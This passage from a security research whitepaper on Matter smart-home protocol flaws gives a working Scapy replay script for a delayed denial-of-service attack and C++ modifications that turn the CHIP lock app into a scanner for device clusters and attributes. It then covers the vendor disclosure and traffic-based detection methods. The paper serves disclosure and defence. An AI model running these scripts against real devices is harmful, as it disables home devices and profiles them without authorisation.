The next step in the DeeDoS attack is to replay the captured Sigma1 packet, while increasing the Message Counter in the Matter packet headers. For this purpose, the Python script below can be used. Note that global variables need to be initialized in order for the script to run properly. For simplicity, these have been omitted from the given example.

```
from scapy.all import *
import time

# Replace the following line with the captured Matter Sigma1 packet bytes
# (Matter headers + payload, may be exported from Wireshark)
MATTER_PACKET = bytearray()

# First value extracted from Matter header
message_counter = 0x08c3a661

# Initialize Ethernet addresses
ETH_SRC = ""
ETH_DST = ""

# Initialize IPv6 Addresses
IPV6_SRC = ""
IPV6_DST = ""

def inject_matter_packet():
    global message_counter
    global MATTER_PACKET
    global ETH_SRC, ETH_DST
    global IPV6_SRC, IPV6_DST

    matter_payload = MATTER_PACKET
    bytes_val = message_counter.to_bytes(4, 'little')
    matter_payload[4] = bytes_val[0]
    matter_payload[5] = bytes_val[1]
    matter_payload[6] = bytes_val[2]
    matter_payload[7] = bytes_val[3]

    pkt = (
            Ether(src=ETH_SRC, dst=ETH_DST) /
            IPv6(src=IPV6_SRC, dst=IPV6_DST) /
            UDP(sport=5540, dport=5540) /
            DNS(matter_payload)
    )

    sendp(pkt.build(), iface='wlp3s0', verbose=0)
    print("Matter packet was injected")
```

```
    message_counter += 1

while(True):
    try:
        inject_matter_packet()
    except Exception as ex:
        print("Exception: ", str(ex))
    time.sleep(0.01)
```

4.1.3 Discussion and results

By running the DeeDoS attack, several distinct behavior was observed. The first was that, for all Matter devices, irrespectively of their Matter version, a new (legitimate) CASE cannot be established while the attack is running. This seems to be caused by the fact that targeted devices are unable to distinguish between replayed and legitimate Sigma1 messages, thus the replayed Sigma1 messages are accepted as legitimate. Unfortunately, for this attack to be effective, a number of 2-3 packets/second are sufficient to be replayed against most target devices.

A second observed behavior was the one that unfolds once the attack is stopped. As mentioned already, this is the case in which the DeeDoS attack's impact is experienced by the target Matter devices. Accordingly, existing CASE continue to function without any observable impact. However, once controllers try to establish a new CASE, this is not possible; the target devices do not respond with CASE Sigma2.

The vulnerability was reported to the Connectivity Standards Alliance (CSA), which confirmed that it affects all Matter devices running SDK version smaller than 1.1. Therefore, device manufacturers are encouraged to upgrade their devices to at least version 1.1. Obviously, upgrading to a superior Matter version may not always be a solution, due to limited flash and memory. For such cases security patches could be applied, and / or external monitoring and protection becomes an imperative alternative. For the later case, in the next sections a monitoring / detection solution is described.

4.2 Device cluster-attribute enumeration attack

Vulnerability CVE-2024-3454 exploits error codes returned by devices during interrogations for supported clusters and attributes (`https://www.cvedetails.com/cve/CVE-2024-3454/`). The Matter protocol has built-in access control such that devices within a fabric, without having appropriate access rights, cannot interrogate (i.e., read / write) the supported clusters and attributes of other devices within the same fabric. By default, implementations do not grant any rights for devices to interrogate the clusters / attributes supported by other devices. Administrative entities (i.e., administrative domain managers, controllers) may grant such rights, but, as observed via experiments, the default configuration is "deny all".

However, a "curious" (i.e., malicious) device added to a particular fabric can open legitimate CASE sessions within that fabric with each device. These sessions shall successfully be established since the malicious device is assumed to have been legitimately added to the fabric. Note that, through the commissioning process, it is assumed that the malicious device passed all verifications, and is therefore granted a legitimate Node Operational Certificate (NOC), which can be used to open legitimate CASE sessions with any of the devices present within that fabric.

Once the malicious device establishes a CASE session, it can attempt to read attributes and / or issue device commands. However, as shown by the experiments, since by default the device shall not be granted such rights, for each read attribute request an error is returned. As it turns out, even though it does not have access rights to the cluster / attribute set, the malicious device can use error codes to infer the supported set of clusters and attributes by the target device.

Accordingly, two errors are returned by the interrogated devices:

- `UNSUPPORTED_CLUSTER`: the interrogated cluster / attribute is not implemented by the device

- `UNSUPPORTED_ACCESS`: the interrogated cluster / attribute is implemented by the device, but the requesting entity does not have access rights

The two errors can thus be used to infer clusters / attributes supported by the target device, and, ultimately, to establish device type. In order to reproduce this behavior, an emulated device was implemented based on the CHIP lock app's code given in the official connectedhomeip Git repository. The following URL also includes the commit hash: `https://github.com/project-chip/connectedhomeip/blob/7ccd5d40e4540e2a2ef1b24686a8128fe6c6d2ff/examples/lock-app/linux/src/LockAppCommandDelegate.cpp`.

4.2.1 Preparing the emulated device's code

The emulated device plays the role of the malicious device that aims to infer device clusters / attributes by analyzing the returned error codes. For this purpose, the following changes have been performed on the CHIP lock app's code (all changes have been done on the `LockAppCommandDelegate.cpp` file).

As a first step, we need to add the necessary include files and namespaces to access the Exchange manager. Also, we declare two global static variables to store the address of the exchange manager object, and the target node identifier:

```
#include <app/EventManagement.h>
#include <app/InteractionModelEngine.h>
#include <app/server/Server.h>
#include <messaging/ExchangeContext.h>
#include <messaging/ExchangeMgr.h>
#include <controller/InvokeInteraction.h>
#include <controller/ReadInteraction.h>

using namespace chip;
using namespace chip::app;

static Messaging::ExchangeManager *gXMgr;
static unsigned long long gTargetNodeId = 0;
```

Next, we extend the implementation with two functions and callback wrapper objects thar are called on CASE session success / failure.

```
void HandleDeviceConnected(
    void *context,
    Messaging::ExchangeManager &exchangeMgr,
    const SessionHandle &sessionHandle)
{
    // Cluster / Attribute interrogation
}

void HandleDeviceConnectionFailure(
    void *context,
    const ScopedNodeId &peerId,
    CHIP_ERROR err)
{
    // Error handling
}

Callback::Callback<OnDeviceConnected> gOnConnectedCallback(
    HandleDeviceConnected, nullptr);
```

```
Callback::Callback<OnDeviceConnectionFailure> gOnConnectionFailureCallback(
        HandleDeviceConnectionFailure, nullptr);
```

In the next phase, the `LockAppCommandHandler::FromJSON()` method needs to be extended with code to extract the target node identifier and store it into the global variable `gTargetNodeId`. Note that the target node identifier is supplied as part of the JSON that is passed to the CHIP lock app process.

```
if (params.isMember("NodeId")) {
    gTargetNodeId = strtoull(params["NodeId"].asString().c_str(),
                             NULL,
                             16);
}
```

In order to handle a new external command, that would in turn trigger the scanning procedure, the `LockAppCommandHandler::HandleCommand()` method needs also certain changes:

```
if (self->mCommandName == "RunScan") {
    gXMgr = InteractionModelEngine::GetInstance()->GetExchangeManager();
    Server::GetInstance().GetCASESessionManager()->FindOrEstablishSession(
        ScopedNodeId(gTargetNodeId, 0x01),
        &gOnConnectedCallback,
        &gOnConnectionFailureCallback);
}
```

Lastly, to interrogate the clusters / attributes of the target device, the `HandleDeviceConnected()` callback function's content is changed with the following code. Note that the code includes a few example clusters and attributes that are interrogated. Besides these, other clusters and / or attributes can be added for interrogation.

```
ChipLogProgress(DataManagement, "Connection established!");
auto onSuccess = [](const ConcreteDataAttributePath &attributePath,
                    const auto &dataResponse) {
    ChipLogProgress(NotSpecified, "Read attribute successful!");
};

auto onFailure = [](const ConcreteDataAttributePath *attributePath, CHIP_ERROR
   error){
    ChipLogError(NotSpecified,
                 "Read attribute failed: %" CHIP_ERROR_FORMAT,
                 error.Format());
};

Controller::ReadAttribute<Clusters::OnOff::Attributes::OnOff::TypeInfo>(
    gXMgr, sessionHandle, 0x01, onSuccess, onFailure);

Controller::ReadAttribute<Clusters::LevelControl::Attributes::CurrentLevel::
   TypeInfo>(
    gXMgr, sessionHandle, 0x01, onSuccess, onFailure);

Controller::ReadAttribute<Clusters::ColorControl::Attributes::CurrentHue::
   TypeInfo>(
    gXMgr, sessionHandle, 0x01, onSuccess, onFailure);

// Extend to read other Clusters / Attributes
```

4.2.2 Running the modified CHIP lock app

As a next step, we build and run the CHIP lock app, and, lastly, we add it to the target fabric. Instructions for building and running the CHIP lock app can be found here: `https://github.com/project-chip/connectedhomeip/tree/master/examples/lock-app/linux`.

To trigger the cluster / attribute scanning on a target node with identifier `00000000DA41E4CF`, the following shell script is used:

```
#!/bin/sh
pid=$(pidof ./chip-lock-app)
NODE_ID="00000000DA41E4CF"
CMD="{\"Cmd\": \"RunScan\", \"Params\": {\"EndpointId\": 1, \"Node\": \"
   $NODE_ID\"}}"
echo $CMD > /tmp/chip_lock_app_fifo-"$pid"
```

4.2.3 Discussion and results

The emulated device was successfully used to scan the available clusters and attributes of all devices that were available in our testbed. By analyzing the returned errors we were able to infer the supported clusters and attributes of each analyzed device. Accordingly, the results in Table 1 have been obtained (in this table, a limited number of clusters / attributes are given for example purposes).

Device	Cluster	Attribute
Eve Door & Window	BooleanState	StateValue
Eve Energy	OnOff	OnOff
Eve Motion	OccupancySensing	Occupancy
Meross Smart Plug mini	OnOff	OnOff
Nanoleaf Essentials Smart Bulb	OnOff	OnOff
	LevelControl	CurrentLevel
	ColorControl	CurrentHue

Table 1: Inferred clusters / attributes implemented by various devices by interpreting device interrogation errors.

The vulnerability was reported to the Connectivity Standards Alliance (CSA), which confirmed that it affects all Matter devices running all Matter versions. To fix this issue, CSA changed the specification of the Matter standard in order to improve error reporting (see `https://github.com/project-chip/connectedhomeip/issues/33735`). The changes have been integrated as part of the recently released Matter 1.4 standard.

5 Monitor Matter traffic and detect attacks

While CSA positively responded with specific solutions in order to address the aforementioned vulnerabilities, devices which are unable to upgrade to superior Matter versions where the issues have been fixed are still exposed. Therefore, as also mentioned by security directives such as the Network and Information Security directive 2 [11], network traffic should be monitored continuously in order to detect new (and known) threats, and, to be able to take certain actions. This section documents methodologies to detect both attacks.




Figure 11: Example DeeDoS attack and detection.

5.1 Detection of the Delayed DoS (DeeDoS) attack

Outside the fabric, Matter traffic can be monitored to infer the presence of the DeeDoS attack. As shown in Figure 8, Matter headers are not encrypted, and the protocol opcode can be extracted. The protocol opcode denotes the message type in certain sequences. For the CASE Sigma protocol, opcodes 0x30, 0x31 and 0x32 denote CASE Sigma1, CASE Sigma2 and CASE Sigma3 messages, respectively. Consequently, by capturing and analyzing Matter traffic targeting a particular endpoint, we can, on the one hand, determine the number of CASE Sigma1 messages that are usually sent towards a particular device, and, on the other hand, detect the DeeDoS attack.

In order to establish a threshold for normal behavior in terms of the number of CASE Sigma1 messages that are expected to be sent to a device (in normal operating conditions), we check the Matter specification. Accordingly, the number of CASE Sigma1 messages can vary depending on the number of fabrics that a device participates in. Subsequently, the protocol also mentions retransmissions, which can also increase the number of CASE Sigma1 packets directed towards a certain device. By considering the computation of the number of retransmissions, as mentioned in the Matter specification, we determined that the maximum number of retransmission is 10 Sigma packets / minute / fabric. Let this number be denoted by the N_r symbol. Also, let N_f denote the number of fabrics that a device has been commissioned to.

Then, a linear projection from 0 to 100 (%) for a DeeDoS detection probability, for a particular device, is given by the following equation:

$$\texttt{Pr}_{\text{DeeDoS}} = \begin{cases} 100, & \text{if } Count(\sigma_1) \geq N_r * N_f, \\ 0, & \text{if } Count(\sigma_1) == 0, \\ \frac{100}{N_r * N_f} * Count(\sigma_1), & \text{otherwise.} \end{cases} \quad (1)$$

In the equation above σ_1 denotes CASE Sigma1 packets. In the same equation the $Count()$ function returns the number of recorded CASE Sigma1 packets over a time period of one minute.

As an example and possible detection of the DeeDoS attack, we captured both normal Matter traffic and the traffic pertaining to a DeeDoS attack targeting a light bulb. In Figure 11, red color denotes all CASE Sigma1 packets, and blue color denotes other Matter packets. In the same figure we observe that, once the DeeDoS attack is started, the probability of detection increases almost instantly to 100%. On the other hand, we also experimented with normal reconnections performed by a controller. These were triggered by restarting controllers. On the right-hand side of the same figure we find a zoom-in of the traffic and output probability. As shown here, while several reconnections are triggered, the probability of attack exhibits minimal values, and it does not exceed 10%.




Figure 12: Matter packet public details used for analysis.




Figure 13: Matter packet fingerprint construction.

These results show that the detection of the DeeDoS attack is practically feasible and can be performed with a reduced probability of false positives.

5.2 Detection of the cluster / attribute scanning attack

The Matter fabric is a closed and protected ecosystem. However, while inspecting Matter traffic, it was observed that certain Matter packets exhibited the same characteristics in terms of length and Matter header flags. For example, by observing Matter CASE Sigma1 packet's length, without inspecting the protocol opcode, one may infer with a certain probability, that this corresponds to the CASE Sigma1 message. Subsequently, acknowledgements and notifications are of the same size, and can be also identified based on packet length (to a certain extent).

These observations, accompanied by the fact that Matter headers are not encrypted, have lead us to consider the possibility to infer certain behavior by only inspecting the Matter encrypted traffic. Note that, for the research at hand these details were applied for the detection of the cluster / attribute enumeration attack. However, it is easily conceivable that a similar approach could be used for the detection of other behaviors such as user presence, activating / deactivating a smart plug, etc.

To capture the characteristics of Matter packets from non-encrypted Matter features, that is, outside of the Matter fabric, the *Matter packet fingerprint* is proposed. This is a string representation of all the characteristics that can be extracted from Matter packet headers. The representation is similar to the JA3 representation of Transport Layer Security (TLS) client / server hello packets [12].

Consider, for example, the Matter packet headers given in Figure 14. Accordingly, the fingerprint with

Fingerprint: 177-4-0-;5-48-0-155;

```
Message Flags: 0x04, Has Source ID, Destination ID Type: Not present
Session ID: 0x0000
Security Flags: 0x00, Session Type: Unicast Session
Message Counter: 0x074b3202
Source Node ID: 0x16083547e39ae6eb
Protocol Payload
  Exchange Flags: 0x05, Initiator, Reliability
  Protocol Opcode: 0x30
  Exchange ID: 0x091e
  Protocol ID: 0x0000
  Application payload (155 bytes)
```

Figure 14: Example Matter packet fingerprint.




Figure 15: Observed Matter packet fingerprints for two devices over different time windows.

the following value is obtained: "177–4–0–;5–48–0–155;". In this case the size of the Matter layer is of 177 bytes (including Matter headers and payload), the message flags field has value 4, the security flags field has value 0, and the encrypted payload is missing, so the field is missing as well from the fingerprint. In the second part, the exchange flags field has a value of 5, the protocol opcode has a decimal value of 48, the protocol identifier field has value 0, and the application payload length is of 155 bytes.

Next, we performed several experiments on different IoT devices. We monitored the Matter traffic in normal operating conditions as well as in the case of a cluster / attribute scanning attack. Hereinafter, this attack is simply called the feature scanning attack. By counting the number of fingerprints over a certain time period it was observed that certain packet fingerprints are more frequent than others. Subsequently, in the case of the feature scanning attack, fingerprints of particular type clearly stand out from the normal fingerprints.

For example, consider two IoT devices, namely Eve Door & Window and Eve Motion. Traffic was captured from these devices for several time windows, the start of each time window was computed starting with the establishment of a CASE Sigma session. Figure 15 depicts the captured traffic samples. Here, the red line denotes traffic fingerprints associated with the feature scanning attack. Each attack included a total of 60 scanned features (i.e., clusters / attributes). In the same figure, values on the X axis denote the fingerprint index, while the values on the Y axis denote number of recorded fingerprints.

```
Matter
▸ Message Flags: 0x00, Destination ID Type: Not present
  Session ID: 0x02ad
▸ Security Flags: 0x00, Session Type: Unicast Session
  Message Counter: 0x06f73212
  Encrypted Payload (43 bytes)
```

51-0x00-0x00-43.0-;;

```
Matter
▸ Message Flags: 0x00, Destination ID Type: Not present
  Session ID: 0x02ad
▸ Security Flags: 0x00, Session Type: Unicast Session
  Message Counter: 0x06f73213
  Encrypted Payload (44 bytes)
```

52-0x00-0x00-44.0-;;

Figure 16: Details of the most frequent Matter packets (and their fingerprints) that were observed during the feature scanning attack.




Figure 17: Cumulative distribution function of Matter packet fingerprints.

As shown in Figure 15, the feature scanning attack stands out from normal traffic. In particular, in this case we recorded a large number of fingerprints of two types, namely "51-0x00-0x00-43.0-;;" and "52-0x00-0x00-44.0-;;". These denote packets with encrypted payload for which payload headers are not available. The available Matter headers and details on these packets are shown in Figure 16.

In order to detect these types of attacks, several statistical analysis may be applied. For instance, by computing the cumulative distribution function (CDF) of Matter packet fingerprints, the distribution of certain packets can be observed. As shown in Figure 17, the CDF computed over the traffic containing the feature scanning attack is distinguishable from the CDF computed over normal traffic samples. Consequently, in the next phase, the distance between distributions is computed using different techniques. For instance, the Kolmogorov-Smirnov statistic can quantify the distance between the distribution functions of two samples, namely the distributions associated to normal and the feature scanning Matter traffic. By applying this approach, and, by projecting the computed distance between distributions to a linear probability value, the probability of detection of the feature scanning attack reaches 90%.

Unfortunately, the detection of the feature scanning attack by leveraging the developed approach is sensitive to the number of clusters / attributes that are being scanned. Obviously, the more clusters / attributes are scanned, the better the detection precision. Conversely, if the attacker is more cautious and reduces the number of clusters / attributes that are scanned, the actual detection of this attack becomes quite challenging. Therefore, we consider this direction to be an open research question, which may be tackled by leveraging other techniques, possibly even more sophisticated ones from the field of machine learning.

6 Conclusions

This whitepaper accompanies the talk with the same title given at BlackHat Europe 2024. It is aimed as a call for action for both offensive and defensive security research. To this end, security researchers need to focus on analyzing all aspects of the Matter ecosystem; they should report their findings towards CSA in order to ensure that future Matter versions are robust and bullet-proof.

On the other hand, the research documented in this paper also highlights the need to monitor devices within the smart home environment. While this may have not been the case in the past, with the integration of more critical and smart devices such as electric vehicle charging stations, smart batteries, heat pumps, etc., the operation of the smart home is becoming more reliant on the stability and availability of power flows. Consequently, a group of smart homes equipped with a diverse set of critical energy devices may shape power flows within the local / regional sections of the power grid. Coordinated attacks exploiting vulnerabilities within the Matter protocol may, in turn, lead to large-scale disturbances that spread well-beyond the borders of the smart home.

Fortunately, there is still time! The standard is young, it is currently being shaped. Therefore, all stakeholders (e.g., device manufacturers, security researchers, telecommunication providers) can participate in the security analysis and improvement of the Matter standard.

Acknowledgements

Special thanks to our colleagues Balint Szente and George Trif for the many inspiring technical discussions related to Matter. We would also like to express our gratitude to Bogdan Botezatu for guiding us through the ethical vulnerability disclosure process. Finally, we extend our sincere gratitude to our BlackHat speaker coach, Dr. Marina Krotofil, for her invaluable guidance on delivering an impactful talk, her assistance with refining our slides, and her confidence in the significance of our research!

References

[1] Connectivity Standards Alliance, "Matter," 2024. Available at `https://csa-iot.org/all-solutions/matter/`.

[2] Connectivity Standards Alliance, "Matter version 1.0," 2022. Available at `https://csa-iot.org/newsroom/matter-arrives/`.

[3] European Parliament and the Council of the European Union, "EU Cyber Resilience Act," 2024. Available at `https://data.consilium.europa.eu/doc/document/PE-100-2023-REV-1/en/pdf`.

[4] Thread Group, "Thread," 2024. Available at `https://threadgroup.org/`.

[5] Thread Group, "Thread specification v1.4," 2024. Available for request at `https://www.threadgroup.org/news-events/blog/ID/875/Thread-14-Paves-The-Path-For-Smart-Devices-To-Work-Together-Regardless-Of-Their-Ecosystem-Or-Manufacturer`.

[6] P. Thubert and J. Hui, "Compression Format for IPv6 Datagrams over IEEE 802.15.4-Based Networks." RFC 6282, Sept. 2011.

[7] H. Krawczyk, "SIGMA: the 'sign-and-mac' approach to authenticated diffie-hellman and its use in the ike-protocols," in *Advances in Cryptology - CRYPTO 2003, 23rd Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 2003, Proceedings* (D. Boneh, ed.), vol. 2729 of *Lecture Notes in Computer Science*, pp. 400–425, Springer, 2003.

[8] Connectivity Standards Alliance, "Project CHIP," 2024. Available at https://github.com/project-chip/connectedhomeip.

[9] Connectivity Standards Alliance, "CHIP Tool," 2024. Available at https://github.com/project-chip/connectedhomeip/tree/master/examples/chip-tool.

[10] Connectivity Standards Alliance, "CHIP Lock App," 2024. Available at https://github.com/project-chip/connectedhomeip/tree/master/examples/lock-app/linux.

[11] European Parliament and the Council of the European Union, "Network and Information Security (NIS) Directive 2 (NIS 2 (EU) 2022/2555)," 2022. Available at https://eur-lex.europa.eu/eli/dir/2022/2555.

[12] J. Althouse, "TLS Fingerprinting with JA3 and JA3S," 2024. Available at https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967/.